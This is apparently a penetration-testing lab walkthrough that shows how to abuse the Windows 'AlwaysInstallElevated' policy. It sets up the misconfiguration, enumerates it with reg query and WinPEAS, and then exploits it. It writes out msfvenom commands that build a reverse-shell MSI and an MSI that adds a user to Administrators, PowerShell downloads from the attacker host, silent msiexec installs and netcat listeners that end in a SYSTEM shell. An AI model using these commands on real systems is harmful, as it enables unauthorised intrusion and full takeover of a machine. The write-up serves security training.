Contents

"AlwaysInstallElevated" is a setting in Windows policy that permits the Windows Installer packages (.msi files) to be installed with administrative privileges. This configuration can be adjusted through the Group Policy Editor (gpedit.msc). When activated, it enables any user, even those with restricted privileges, to install software with elevated rights. This option is available under both the Computer Configuration and User Configuration sections within the Group Policy.

Table of Contents

About the misconfiguration

When the "Always install with elevated privileges" setting is enabled, it allows **Windows Installer packages (.msi files)** to be installed with administrative privileges by any user, including those with limited permissions. This feature is intended for ease of software deployment in enterprise environments but can be exploited by malicious users to gain elevated access to the system.

Lab Setup

To perform the lab setup, a misconfiguration is created inside the Windows machine and then it can be exploited.

Target Machine: Windows 10 (192.168.31.219)


Attacker Machine: Kali Linux (192.168.31.141)

Configuration

Inside the Windows machine there is functionality to edit the Group Policy. The Group Policy Editor, known as **gpedit.msc**, is a Microsoft Management Console (MMC) functionality that offers a graphical interface for managing **Group Policy** settings on Windows systems. **Group Policy** is a Windows feature that enables administrators to centrally control and configure operating system settings, user settings, and software configurations.

To access this functionality, open the **Run** dialog box in the Start Menu and type the following command:

gpedit.msc



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.


Open: gpedit.msc

For **Windows 11 (Home edition)**, the Group Policy editor does not exist so there are some alternatives to edit the Group Policy. Here is a link depicting how to perform the same in Windows 11 (Home edition):


https://answers.microsoft.com/en-us/windows/forum/all/gpeditmsc-missing/d75b96e0-8bd9-4810-a609-90893cd65342

After running the command, an editor will open, there navigate to the following path:

Local Computer Policy→Administrative Templates→Windows Components




After dropping down in the Windows Components, there will be a Windows Installer which will contain the **"Always install with elevated privileges"** setting.



Setting	State
Allow users to browse for source while elevated	Not configured
Allow users to use media source while elevated	Not configured
Allow users to patch elevated products	Not configured
Always install with elevated privileges	Enabled
Prohibit use of Restart Manager	Not configured
Remove browse dialog box for new source	Not configured
Prohibit flyweight patching	Not configured
Turn off logging via package settings	Not configured
Turn off Windows Installer	Not configured
Prevent users from using Windows Installer to install updates...	Not configured
Prohibit rollback	Not configured

Enable the setting to complete the setup.




Windows Installer

Select an item to view its description.

Setting	State	Comment
Always install with elevated privileges	Enabled	No
Prevent removable media source for any installation	Not configured	No
Prohibit rollback	Not configured	No
Specify the order in which Windows Installer searches for inst...	Not configured	No

Run the following command in the command prompt to refresh the Group Policy settings to ensure that all the policies are reapplied, even if they haven't changed.

```
gpupdate /force
```



Command Prompt - gpupdate /force

```
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\raj>gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
```

Privilege Escalation (Enumeration)


Assuming that we already have an initial shell access at port 1235, we will now demonstrate how to perform the privilege escalation by abusing this misconfiguration.

The misconfiguration can be checked by running the registry query commands. Following are the commands to check whether the setting is enabled or not:

```
reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer

reg query HKLM\Software\Policies\Microsoft\Windows\Installer
```

The output of the above commands can be observed form the value of **REG_DWORD**. It refers to a specific data type within the Windows Registry. It stands for **"Registry DWORD"** and represents a 32-bit unsigned integer value.

The value shown in output as **0x1** represent **1** in decimal number and it represents the **enabled** state of the setting.



```
┌──(root㉿kali)-[~]
└─# rlwrap nc -lvnp 1235
listening on [any] 1235 ...
connect to [192.168.31.141] from (UNKNOWN) [192.168.31.219] 49833
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\raj\Desktop>reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer


HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1


C:\Users\raj\Desktop>
C:\Users\raj\Desktop>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

For both the above queries, there is a point to be noted here is that one query is related to the **HKCU** and the other one is related to **HKLM**.

The main difference between **HKEY_CURRENT_USER (HKCU)** and **HKEY_LOCAL_MACHINE (HKLM)** is in their scope and the type of settings they store.

HKCU holds user-specific configuration data like desktop settings and application preferences. These settings are specific to the currently logged-in user and are loaded from HKEY_USERS upon login, making them volatile and session-dependent.

On the other hand, **HKLM** contains system-wide settings such as hardware configurations and software installations that apply universally to all users on the computer.


Enumeration using WinPEAS

The above enumeration of the misconfiguration can also be performed using an automated enumeration script known as WinPEAS.exe. After running the script, it will automatically enumerate the misconfigurations.

The script can be downloaded using the following link:


https://github.com/peass-ng/PEASS-ng/releases/tag/20240630-b2cfbe8a

After downloading the required version, it can be transferred into the target system preferably in the Public folder.



```
C:\Users\raj\Desktop>cd c:\users\public
cd c:\users\public

c:\Users\Public>powershell wget 192.168.31.141/winPEASx64.exe -o winPEASx64.exe
powershell wget 192.168.31.141/winPEASx64.exe -o winPEASx64.exe

c:\Users\Public>winPEASx64.exe
winPEASx64.exe
ANSI color bit for Windows is not set. If you are executing this from a Windows termina
Long paths are disabled, so the maximum length of a path supported is 260 chars (this m
Level /t REG_DWORD /d 1' and then start a new CMD

               ((((((((((((((((((((((((((((((((
        (((((((((((((((((((((((((((((((((((((((((((
      ((((((((((((((**********/##########(((((((((((((
    ((((((((((((********************/#######(((((((((((
    ((((((((******************/@@@@@/****######((((((((((
    ((((((********************@@@@@@@@@@/***,####((((((((((
    (((((********************/@@@@@%@@@@/********##(((((((((
    (((############*********/%@@@@@@@@@/************((((((((
    ((##################(/******/@@@@@/****************((((((
    ((#########################(/**********************(((((
    ((##############################(/*****************(((((
```

Results of winPEAS shows the **"AlwaysInstallElevated"** setting set to **1** in **HKLM** and **HKCU**.



```
����������▯ Checking AlwaysInstallElevated
�  https://book.hacktricks.xyz/windows-hardening/windows-local-privi
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
```

Privilege Escalation (Manual exploitation)


Inside kali linux, generate a package installer file such as **ignite.msi** using **msfvenom** and upload it in the target system using any locally hosted server such as **updog**.

The command to generate the .msi file using msfvenom will be:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.31.141 lport=443 -a x64 --
platform windows -f msi -o ignite.msi
```

And the command to host the server will be:


```
updog -p 80
```



```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.31.141 lport=443 -a x64 --platform Windows -f msi -o ignite.msi

No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: ignite.msi

┌──(root㉿kali)-[~]
└─# updog -p 80
[+] Serving /root ...
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:80
 * Running on http://192.168.31.141:80
Press CTRL+C to quit
```

The file can be downloaded in the target system using powershell wget command and then the package can be installed using the **msiexec** command line utility.

```
powershell wget 192.168.31.141/ignite.msi -o ignite.msi
msiexec /quiet /qn /i ignite.msi
```




```
c:\Users\Public>powershell wget 192.168.31.141/ignite.msi -o ignite.msi
powershell wget 192.168.31.141/ignite.msi -o ignite.msi

c:\Users\Public>msiexec /quiet /qn /i ignite.msi
msiexec /quiet /qn /i ignite.msi
```

Make sure to start a listener at port 443, before running the msiexec command.

```
rlwrap nc -lvnp 443
```


Observe that once the package is executed a reverse shell is obtained with NT Authority\system privileges.



```
┌──(root㉿kali)-[~]
└─# rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.31.141] from (UNKNOWN) [192.168.31.219] 49844
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

There is another scenario in which the misconfiguration can be abused is that let's assume the user **raaz** is a normal user who is just a part of **Local Users group**. Now the same attack can be performed by creating a malicious package installer file which when executed will make the user **raaz** a member of **Administrators** group.


```
net user raaz
```



```
c:\Users\Public>
c:\Users\Public>net user raaz
net user raaz
User name                    raaz
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/28/2024 4:15:33 AM
Password expires             8/9/2024 4:15:33 AM
Password changeable          6/28/2024 4:15:33 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```

The command to generate the **.msi** file using **msfvenom** will be:

```
msfvenom -p windows/exec CMD='net localgroup administrators raaz /add' -f msi > adduser.msi
```



